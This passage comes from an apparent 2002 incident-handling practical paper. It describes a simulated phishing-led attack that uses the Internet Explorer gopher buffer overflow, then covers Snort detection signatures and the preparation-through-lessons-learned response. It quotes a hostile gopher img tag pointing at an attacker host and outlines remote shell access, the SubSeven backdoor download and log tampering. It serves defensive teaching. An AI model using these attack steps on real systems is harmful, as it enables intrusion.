
Notice the line that reads “The os_str = wXP_IE6.” From this we can infer that Janet has configured the exploit to go after Windows XP computers.

Janet has been searching news groups for some time now and has collected a number of email addresses for employees of Innocent Victim Engineering Inc. She sends out an email to each employee making the claim that the recipient of the email could easily make $5,000.00 a month to start by working at home. The email further instructs the recipient to point their browser to www.makelotsamoneyathome.com to obtain further details. Of course this address points to Janet’s web server.


Michelle, normally an excellent system administrator, receives the email message and even though she knows better, she points her browser to Janet’s web page. What’s worse, she doesn’t even log out of the administrative account to log into a lesser-privileged account. Sometimes it does seem like such a hassle to switch accounts when you’re only going to use the Internet for just a minute or two. Unfortunately, Microsoft doesn’t make it easy to switch between two accounts running on the same computer.

When Michelle connects to Janet’s web page she sees a page that tells her to the web page is being updated and she is asked to try again in five minutes.

Five minutes are all Janet needs. As soon as Michelle opens Janet’s web page, the exploit is activated and Janet sees something similar to the command prompt below:




Janet immediately opens another command prompt and telnets to the newly compromised computer using the remote port of 8008.



Janet's first mission, after completing the telnet connection, would be to download a remote backdoor like SubSeven or Back Orifice 2000. Once the remote backdoor is in place, she would get to work covering her tracks. The first order of business would be to modify event logs on the Windows XP computer that she has just compromised. After that, the sky is the limit.

Diagram of the attack



Signature of the Attack

There are numerous indicators to look for as a signature of this attack. Appendix A is a dump of the attack including the exploit string and the subsequent telnet session. The dump was obtained using the packet analyzer Ethereal[13] on Janet's Redhat Linux attack computer.

Notice the long string of A's in succession. Teach your Network Intrusion Detection Software (NIDS) to detect a long string of A's in succession. Detection of a long string of A's by your NIDS does not necessarily mean a buffer overflow attack has occurred, but it is an indicator that an investigation is warranted.

If we look closely at Appendix A, we'll see something much more conclusive.

[13] Ethereal is a freeware packet analyzer from www.ethereal.com

Look at the section I've cut from Appendix A and pasted here, you'll see something you should never see passing through your border router. It is the same ASCII text you see when you select Start | Run | CMD.EXE. It's the text from a shell prompt.

```
0000005552 00 01 01 08 0a 00 00 5c 43 00 01 ed e1 4d 69 63 .......\C..íáMic
0000005568 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 58 rosoft Windows X
0000005584 50 20 5b 56 65 72 73 69 6f 6e 20 35 2e 31 2e 32 P [Version 5.1.2
0000005600 36 30 30 5d 0d 0a 28 43 29 20 43 6f 70 79 72 69 600]..(C) Copyri
0000005616 67 68 74 20 31 39 38 35 2d 32 30 30 31 20 4d 69 ght 1985-2001 Mi
0000005632 63 72 6f 73 6f 66 74 20 43 6f 72 70 2e 0d 0a 0d crosoft Corp....
```

Whether you're trying to protect your network against this or any other exploit, SNORT should be looking for this string of text. One caveat, each version of Windows is going to have a different version number and the version number may or may not change with service packs. Trying to teach SNORT to look for all the various versions of this string may become a bit laborious but if we catch one remote shell on the way out of the network, it will be worthwhile.

How to Protect Against this Attack

Now that Microsoft has released a patch for this vulnerability the sensible thing to do is patch your systems as soon as possible. However, the focus of this paper is to address the steps that should be taken until the patch is released, so the reader is better prepared to analyze future vulnerabilities.

Microsoft's original suggestion for a workaround helped to some extent. Their original MS02-027[14] advisory said "*Customers can protect themselves against this vulnerability in IE by defining a non-functional Gopher proxy in Internet Explorer. This has the result of essentially disabling the Gopher protocol in IE by making it impossible for IE to send and receive Gopher traffic"*. This works fine if we automatically set the users Internet Options. However, if we haven't locked our users out of being able to change their Internet Options in MSIE we run the risk of someone changing the settings and re-exposing the network to this vulnerability.

Detection is part of the answer. Detection won't stop a hacker from causing damage, but if we catch them early enough it is possible to minimize damage and it is far superior to simply hoping we're safe.

You can teach your intrusion detection system to look for the telltale signs of this exploit and sound the alarms when it sees something suspicious. In the last section I mentioned that one indicator to look for is the string that is displayed by Windows when it produces a command prompt. Teach Snort or whatever your favorite intrusion detection system is to look for "Microsoft Windows XP [Version *whatever your version is*]." Another indicator to look for is a long string of A's in a row. One last indicator to look for is the string "gopher://".

Tripwire is a product that can be used to verify file system integrity. It is

[14] Microsoft Technet Security Bulletin, "Bulletin MS02-027", Version 3, Aug. 23, 2002,

expensive so it is normally only used on servers and high value systems, but it is quite effective at finding files that have been changed on a computer system. If a hacker has replaced your login executable with a backdoor on one of your Linux computers, Tripwire will find it.

Instead of simply relying on detection, there are programs that work as signature based firewalls that actually stop malicious packets from entering your network. Hogwash[15] works with Snort as a signature based firewall. Guardian[16] is a program that works with Snort to update both PIX and Checkpoint firewall rules.

While I'm on the subject, the network laid out earlier in this paper should have had a firewall between the Internet and Router 1. There were two reasons that I excluded the firewall. The first reason is that my exploit would not have been accessible from the Internet without leaving ports above 1023 open. I didn't have the time to tailor this exploit to do something more creative like automatically downloading and installing the SubSeven backdoor using port 80. If I'd had more time, or if I'd been a hacker with an arsenal of exploit strings in my war chest, it would not have been that difficult to craft an exploit that would have made it back out through the firewall. The other reason is that I personally know of companies that are still relying on packet filter firewalls or Router ACLs as their firewalls. There is a time to be cheap and a time to spend money. The time to spend money on a firewall was years ago!

Another good detection/preventative measure would be to install a good personal firewall like Blackice Defender[17] on selected systems throughout the network and teach users how to use them. Blackice is an amazing product and is inexpensive. When Evil Hacker Janet tried to connect to Michelle's computer, Blackice would have notified Michelle of the attack.

As mentioned earlier, Microsoft did patch this vulnerability. They don't address what they did to patch the vulnerability; however, Microsoft is doing a number of things to address buffer overflows in general. Their Visual C++ .NET product has a /GS compile flag that is touted as helping protect the stack from buffer overflows. Using safer C functions helps (strncpy instead of strcpy etc.). A good guess would be that they rewrote the vulnerable function to limit the length of the strings it would accept.

The Incident Handling Process

The theoretical attack on Innocent Victim Engineering Inc.'s network was introduced earlier in this paper to prepare us to examine the incident handling process that could be used to address an attack of this type. The incident

[15] SourceForge.com, Hogwash
[16] Chaotic.org, Guardian
[17] BlackIce Defender, http://www.black-ice-firewall.com/

handling process is broken into six parts: preparation, identification, containment, eradication, recovery, and lessons learned. Of the six steps, preparation is the most important. Thorough preparation ensures that the rest of the incident handling process will go more smoothly.

Preparation

The examination of Innocent Victim Engineering Inc.'s existing countermeasures begins with the observation of a sign on the wall of their computer room that states, "The first thing to do is to remain calm!" The sign is a direct quote from a lecture given by Ed Skoudis[18] in the SANS GCIH course in May 2002 in Washington D.C. The sign is a good omen. It means someone at Innocent Victim Eng. is well trained. If they've been given the time to prepare, this incident may turn out O.K.

The incident handling team at Innocent Victim Eng. employs network security training as a countermeasure against computer hacking. Everyone that uses a computer at Innocent Victim Eng. needs to know how to recognize an incident and whom to call when they notice something suspicious. Ed C. and Mike M., the two engineers responsible for setting up the network at Innocent Victim Eng., had already been to SANS training and developed a short presentation for the rest of the company. Ed and Mike demonstrated a few of the exploits they'd had a chance to experiment with at their SANS training, to impress upon the rest of the company that computer hacking is a valid threat. At the end of the demonstration, Ed told everyone to watch for things that just don't seem right, such as icons that appear and then disappear, systems that reboot themselves for no reason, and passwords that don't work when they should, are all signs that something may be amiss. At the end of the lecture everyone was given a cell phone number to call in case they noticed something suspicious. Ed and Mike planned to share incident handling responsibilities. The plan was for Ed to carry the cell phone one day and Mike to carry it the next. They both wear pagers in case of emergencies.

Although their demonstration made the company president uneasy, Ed and Mike were not able to convince her to spend the extra money for a firewall. The company had just spent a substantial amount of money upgrading from Windows 95 to Windows XP and the cost of the hardware and software upgrades were all she felt the company could afford at the time. Besides, she had dabbled with Linux a few years back and became comfortable with IP packet filtering, and felt that the Access Control Lists on the new routers would suffice.

Ed and Mike review the appropriate web sites each day to ensure all system

[18] Ed Skoudis gave the full GCIH presentation at the SANS conference given in May 2002 in Washington D.C. Ed is Vice President of Security Strategies for Predictive Systems. See www.counterhack.com.

patches and security fixes are kept up to date.

Physical security for Innocent Victim Eng. is impressive. The company does contract work for nuclear power plants and the Department of Energy, and after Sept. 11, tight security requirements have become even tighter. A background check is performed on all employees. Entrance to the building is controlled by a combination of a badge reader and a keypad that requires a valid four-digit code. Another badge reader and keypad contrtol entrance to the computer room where the company's servers, routers, and communication equipment are housed. The company president, Ed, and Mike are the only three people in the company that posess badges that allow entrance to the computer room.

Automated backups of the servers are performed each workday night. The full backup is performed on Friday night. Differential backups are performed Monday through Thursday. Tapes are rotated offsite once a month. Backups of the Linux servers are not considered as critical because content does not change that often but the Windows 2000 server in the engineering department runs software version control software (PVCS) and is used to store software developed in the engineering department. The engineering departments product is the life's blood of the company. A loss of their work would devastate the company.

Intrusion detection is done with SNORT running on a Dell laptop with Redhat Linux 7.2. Selected alarms from SNORT trigger a pager alert to the duty incident handler.

Tripwire, and nmap are both used to help detect a network compromise. Tripwire for Linux version 2.4.2 is used to detect unauthorized changes to the system on the Linux servers. Tripwire for Windows version 2.4.2 is used to detect unauthorized changes on the Windows 2000 server. Baselines for each system were run when the systems were installed and tripwire is run each night. The baseline database for each system is stored on CD so an intruder that has compromised the system cannot modify the tripwire database.

Nmap is run once a week to detect unauthorized applications with open ports on the network.

Nessus is updated and run once a quarter to detect vulnerable applications.

McAfee anti-virus software runs on each workstation and server. When a workstation is rebooted, all disks and memory are scanned for viruses.

Computer security policies have been developed from the best practices found throughout the Internet. These policies run the gamut from password policies to requiring employees to sign an agreement that states that they understand company computers are to be used only for company business. Running the officially approved version of MSIE brings up a banner dialog box that requires the user to check either an agree or disagree button indicating that they know the browser should be used for company business only.

The incident handling team consists of Ed, Mike, Gina (the company president) and David (the company vice president). Ed and Mike are the core members of the team and handle the first response to an incident. Since Innocent Victim Eng. is a small company and both Gina and David have some background in computer engineering, they were included to expedite decisions that could affect the health of the company and to handle any public relations work that may become necessary.

Ed and Mike take turns as duty incident handler. They pass a cell phone and pager back and forth between them to ensure an incident handler is available every day of the week. Ed will take the pager for a full week and Mike will take it the following week. If Ed's workload becomes too heavy, Mike will take the duty and Ed will do the same for Mike. Both feel the stress of the extra work and are lobbying Gina to train a third incident handler.

Ed and Mike spent a lot of time interfacing with their ISP while setting up the company network, and cultivated a relationship with Steve, the lead incident handler at the ISP. The company president has encouraged this relationship and has authorized funding for Ed and Mike to take Steve out for lunch once a month to maintain the strong relationship.

Attempts have been made to develop a relationship with law enforcement but thus far all Ed and Mike have been able to accomplish is to obtain the Computer Crimes Division phone number.

Innocent Victim Eng.'s incident handling procedure takes an incremental approach.

The first rule is to maintain a chain of evidence until an assessment can be made to determine if legal or civil action may result. The chain of evidence begins with the opening of a new logbook. A fresh supply of logbooks is kept in a locker in the computer room.

A new logbook is opened when the incident handler determines that something has happened that could potentially cause damage to one or all of the computers on the company network. Some discretion is left to the incident handler. If a single computer user reports a virus, a determination is made as to the seriousness of the threat, and appropriate action is taken. Reactions could range from instructing the user to allow the virus software to delete the virus, to ensuring a new scan is run on each computer in the building.

If SNORT alarms with something serious, a new logbook is opened immediately.

When it becomes clear that an incident is in progress, both the company president and vice president are called so they may determine for themselves whether they want to get involved. Per agreement, each phone call will last less than a minute and is a "notification only" call. The primary job of the incident

handler is to preserve evidence and minimize damage.

Innocent Victim Eng.'s president, vice president, and incident handling team have agreed that under most circumstances, when a server is involved, minimizing damage is more important than catching the attacker. To minimize damage, the affected systems are to be backed up as soon as possible. To lower the risk of an attacker realizing they have been discovered and initiating software that would remove evidence of the attack, it has also been agreed that backups will be performed on the hard disk offline. The affected server's power cord will be pulled, the hard disk drives are removed, and a copy of each drive will be made using a hardware disk drive duplicator. The original hard disk drive will be sealed in an evidence bag immediately. The copies will be used in the investigation to determine the nature of the attack. Several hard disk drives were purchased to act as spares for this purpose and are sealed in bags to ensure they remain pristine. The drives can also be used in the case of hardware failure, but care must be taken to ensure an adequate supply is maintained for incident handling.

Since the company owns a small number of servers, a full set of system disk backups are kept in a cabinet to facilitate bringing the systems back online as soon as it is safe to do so. Systems will not be brought back on line until the threat of re-attack has been minimized.

If the exploit used in the attack is a remote attack then the decision whether or not to disconnect from the Internet must be made as soon as possible. A remote attack could be launched from inside the company network or from the Internet. If the attack is from the Internet, the policy decision has been made to unplug the servers and then disconnect the Internet. If the attack is from inside the company network, all effort must be made to determine the attackers workstation location and identity. It should be remembered that some attacks appear to be originating from a single computer, when in fact that computer may be under the control of an attacker in another location. Don't accuse the person sitting at the computer of hacking the network. Instead, ask them to stop what they are doing and step away from their computer immediately.

Once the attack has been contained, collect all logs, log files, notes, hard disk drives and other paraphenalia that will be used as evidence, and seal them in evidence bags. Label the bags and store them in a safe.

The next steps are to determine the damage that has been done, and return the system to a known good state. These steps are the eradication and recovery phases.

While the system is being restored, research should be done to determine how the attacker got in and how to plug the vulnerability.

After the vulnerability has been eliminated the system can be reconnected to the Internet.

Identification

On July 31st 2002, at 11:46 A.M., Ed was sitting at the Windows 2000 server's console reading an event log when SNORT alarmed on the Linux laptop that was on the table next to him. The alarm indicated that SNORT had seen the string "Microsoft Windows XP [Version 5.1.2600].(C) Copyright 1985-2001 Microsoft Corp....". The source was 192.168.1.99 and the destination was an IP address outside Innocent Victim Eng.'s network. About 2 minutes later, SNORT alarmed again with indications that SubSeven, a trojan backdoor hacking tool, was being tftp'd from the same network address outside the company network to 192.168.1.99. Just then Ed's pager went off notifying him of the first SNORT alarm. Two minutes later Mike was in the room. They both knew by then that they had a full blown incident in progress. A shell prompt passing through their network to the Internet was a sure indication that one of their systems had been compromised. The downloading of SubSeven just reconfirmed what they already knew.

All the work Ed and Mike put into setting up SNORT for network intrusion detection paid off. SNORT was in fact a very effective countermeasure.

The incident had been identified in less than three minutes. Mike unlocked the cabinet containing their incident handling jump kit and grabbed a laptop and fresh notebook. Ed called the company president and vice president to notify them that an incident was in progress. Both Ed and Mike were trying hard to contain their emotions. Mike smiled at Ed and said, "Remember, the first thing to do is remain calm!"

Since Ed had been in the room when the incident began, he opened the notebook and started writing about how the incident began. He hadn't written more than three sentences before Mike interrupted him with a plan for containment.

Containment

Mike expressed concern that interrupting the link between the victim workstation on their network and the attacker's machine might activate a routine that would destroy the evidence and that he felt they should kill the power to the workstation before disconnecting the Internet. Ed agreed, but told Mike that instead of disconnecting the Internet, he would add a line to the ACL list on Router 1 to block any traffic from the attacker's computer, and watch to see if SNORT alarms again.


Mike looked at their newly completed network diagram and discovered that host 192.168.1.99 was Michelle's workstation and that it was located in the room three doors down from computer room. Mike ran out of the room, found the workstation and pulled the plug. Then he called Ed and told him to add the new rule to the ACL list of router 1.

Mike asked Michelle to sit down and write a chronology of the work she'd done that morning. While Michelle was writing, Mike removed the hard disk from Michelle's computer and used the disk drive duplicator to clone Michelle's hard drive. The duplicator is not a forensic duplicator that makes an exact bit by bit copy of the entire drive including unused portions, but it does copy the portions of the drive that have been used. (It was decided that a forensic duplicator was too expensive and that the IMM550i would suffice. Innocent Victim Eng. is a small company and some compromises had to be made.) After the disk had been duplicated, Mike sealed the original drive in an evidence bag, marked the bag with pertinent information, and installed the duplicated drive in Michelle's computer.

Michelle completed her chronology about the time Mike finished the drive duplication. Mike told Michelle to go to the computer room and discuss what she had written with Ed while Mike took a look at Michelle's computer.

Mike disconnected Michelle's computer from the company network and connected it to a small hub that he had brought along with the laptop. Then he connected the laptop and booted both computers. After starting a virus scan on Michelle's computer Mike ran nmap from the laptop to find any unexpected open ports on Michelle's computer.

The virus scan on Michelle's computer alerted, showing that Michelle's computer had SubSeven on it. The alert was similar the one shown below:



Mike selected the Clean option and moved on after noting the alert in his notebook.

Running nmap on Michelle's computer did not show any unexpected open ports.

Mike had all he needed to decide that Michelle's computer needed a complete software rebuild. He also knew that he needed to run a new virus scan on every computer the company owned. He called Ed and asked him to use the public address system in the building to ask all employees to rerun a virus scan on their computers. After doing that, Ed started a virus scan on all the servers in the computer room.

The jump kit that Ed and Mike put together consisted of the following items:

1. Network diagram that tied computer name and number to user name and location.
2. Extra hard disk drives of every model used by the company.
3. Unused bound notebooks.
4. IMM550i IDE disk drive duplicator.
5. A hard disk drive preconfigured with each operating system image the company used.
6. Linksys 4 port hub.
7. Several CD's with known good executables for each operating system.
8. Windows 2000 Server Resource Kit.
9. Floppy disk drives with Trinux (a small bootable Linux) and NTFDOS a bootable floppy that allows the user to read NTFS partitions.
10. Patch cables.
11. Dell Laptop with both Windows 2000 and Redhat Linux 72.
12. Tapes, floppy disks, and writeable CD's.

Eradication

Mike cloned a new Windows XP operating system disk for Michelle's computer from the preconfigured operating system disk in the jump kit filing cabinet in the computer room. Then he installed the disk into Michelle's computer. After that, he loaded the newest virus definitions from McAfee and ran a virus scan on Michelle's latest CD backup of her data. After feeling confident that her data was clean he asked Michelle to restore the data to disk. Michelle's computer was now clean.

Mike returned to the computer room where he and Ed reviewed Michelle's chronology of events. Michelle was straightforward about what she had done and explained that she had problems with MSIE and had reset the Internet Options back to defaults. She also told them about the email she had received and that she had gone to the web site that promised a good job where she could

work from home and make good money. Then she said that Mike had run into the room about 10 minutes later. From this Mike and Ed decided they wanted to see the site for themselves. Ed opened the email that he had received from Evil Hacker Janet and realized immediately that the web site (www.makelotsamoneyathome.com) was the same site he had blocked earlier in the day. The next step was to unblock the site by modifying router 1's ACL list. Then Mike booted the jump kit laptop with Windows 2000 and started Ethereal, an Ethernet sniffer. Mike steered MSIE to the web site and found the same message telling him the site was down for maintenance and that he should try back again in 5 minutes. Mike looked at the Ethereal dump of the transaction and didn't see anything out of the ordinary. Next, Mike selected View | Source in MSIE. What he found in the source was what he had begun to expect. He found <img src=gopher://24.25.14.20:7070/11/%09%09%2b>. The word gopher rang bells. They had read the Microsoft advisory about MSIE's vulnerability in its gopher code and had reconfigured MSIE on all the company computers to avoid the problem. They realized the root of the problem was that Michelle had reset her MSIE settings and made her computer vulnerable to the attack.

To further document the problem Mike changed the proxy settings in MSIE to allow the gopher exploit through. Then he restarted Ethereal and pointed MSIE back to www.makelotsamoneyathome.com. The dump in Appendix A is the (simulated) result of what they would have seen.

Recovery

Michelle's computer had already been restored to a known good state. After checking to make sure that a virus scan had been performed on every computer on the company network, Ed and Mike felt they could breathe a little easier. Since Michelle was the only user that had rights to change her Internet Options in MSIE, they felt the rest of their systems were safe.

To test the entire network, Mike and Ed attempted to open the site gopher://marvel.loc.gov/11/ on every computer. Once they knew the gopher protocol was blocked on every computer on their network, they felt much more comfortable.

Ed and Mike held a meeting the next morning with all the company employees. They explained what had happened without naming any names and reiterated that company computers were for company business only. The employees were also reminded that they should never open emails from senders they do not recognize and to never ever go to web sites that promise something that seems to good to be true.

Lessons Learned

A full description of the attack was presented in the "Description and Diagram of

the Attack" section presented earlier in this paper, and won't be repeated here.

The troubles began when Michelle reset her MSIE Internet Options. Ed and Mike had configured MSIE to disallow the gopher protocol. When Michelle received the email from Evil Hacker Janet, Michelle should have known not to go to Janet's web site. She should have also known that surfing the Internet from a privileged account, opened her system to even more damage. Web surfing should be done from an account with very limited privileges. Once Michelle opened www.makelotsamoneyathome.com she was at Janet's mercy.

Mike and Ed came up with several ways to prevent this type of incident from happening in the future. They presented their recommendations to Gina and David.

Ed's first recommendation was to employ a personal firewall on every system throughout the network. McAffee's personal firewall works well, as does Blackice Defender. If Blackice were running Michelle's computer at the time of the incident, she would have known immediately that something was amiss. Gina agreed to the suggestion.

Ed continued with the observation that a Trivial File Transfer Protocol (TFTP) client was used to download SubSeven to Michelle's computer. That client is part of the stock installation of Windows 2000 and Windows XP but should be removed from all workstations. The only computer that needs a TFTP client is the laptop used to manage the CISCO routers and switches.

Mike piped up and recommended buying a real firewall. A Cisco PIX or Checkpoint firewall could be used in conjunction with SNORT to make their system considerably more secure. Gina agreed to that as well.

Mike and Ed both spoke up and recommend additional training for all users. Gina agreed to send half the company's personnel to the next SANS conference offered in their town. The following year she would send the remainder of the employees.

Ed noted that both he and Mike had done a poor job of keeping a good chain of custody. He attributed the failure to a lack of experience on both their parts. Mike agreed and promised to develop a document that would formalize the process. He also suggested performing "dry run" walkthroughs of incidents to improve performance.

The remainder of the solution rests with Microsoft. They are in the process of reviewing their code to make it more secure. They could recompile MSIE code with the /GS option to prevent execution of code on the stack. They have also introduced new string handling functions[19].

[19] See http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnsecure/html/strsafe.asp

References

1. Song, Dug, “CENSORED BY THE DIGITAL MILLENNIUM COPYWRIGHT ACT”, http://monkey.org/~dugsong, Oct. 15, 2002.
2. Hoglund, Greg, “Open Letter to the Security Community”, www.rootkit.com/openletter.txt. Oct. 15, 2002.
3. Russinovich, Mark, Sysinternals, “ListDlls.exe”, http://www.sysinternals.com/ntw2k/freeware/listdlls.shtml. Oct. 15, 2002. The number of dynamic link libraries was determined by running listdlls.exe during a normal Internet explorer session.
4. Oy Online Solutions, “Buffer overflow in Microsoft Internet Explorer gopher code”, http://www.solutions.fi/index.cgi/news_2002_06_04?lang=eng, Oct. 15, 2002.
5. Common Vulnerabilities and Exposures Site, “CAN-20002-0371”, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0371, Oct. 15, 2002
6. Carnegie Mellon CERT site, “Vulnerability number 440275”, http://www.kb.cert.org/vuls/id/440275 , Oct. 15, 2002
7. Mat, “eat_gopher.pl”, http://monkey.org/~mat is Mat’s home page of exploits and even provides pictures of himself and a girlfriend, Oct. 15, 2002.
8. Anklesaria, McCahill, Lindner, Johnson, Torrey, Alberti, “RFC 1436”, http://www.ietf.org/rfc/rfc1436.txt, Oct. 15, 2002.
9. Anklesaria, McCahill, Lindner, Johnson, Torrey, Alberti, “RFC 1436”, http://www.ietf.org/rfc/rfc1436.txt, Oct. 15, 2002.
10. Available from Anklesaria, Lindner, McCahill, Torrey, Johnson, Alberti, “ Gopher+.txt”, ftp://boombox.micro.umn.edu/pub/gopher/ gopher_protocol/Gopher+/Gopher+.txt, Oct. 15, 2002.
11. Aleph One, “Smashing the Stack for Fun And Profit”, http://www.insecure.org/stf/smashstack.txt, Oct. 15, 2002.
12. David’s article can be found at Litchfield, David, “Exploring Windows NT Buffer Overruns A Case Study: RASMAN.EXE”, www.cerberus-infosec.co.uk/paper04.txt, Oct. 15, 2002.
13. Ethereal is a freeware packet analyzer from www.ethereal.com
14. Microsoft Technet Security Bulletin, “Bulletin MS02-027”, Version 3, Aug. 23, 2002, www.microsoft.com/technet/treeview/default.asp? url=technet/security/ bulletin/ms02-027.asp, Oct. 15, 2002. Oct. 15, 2002.
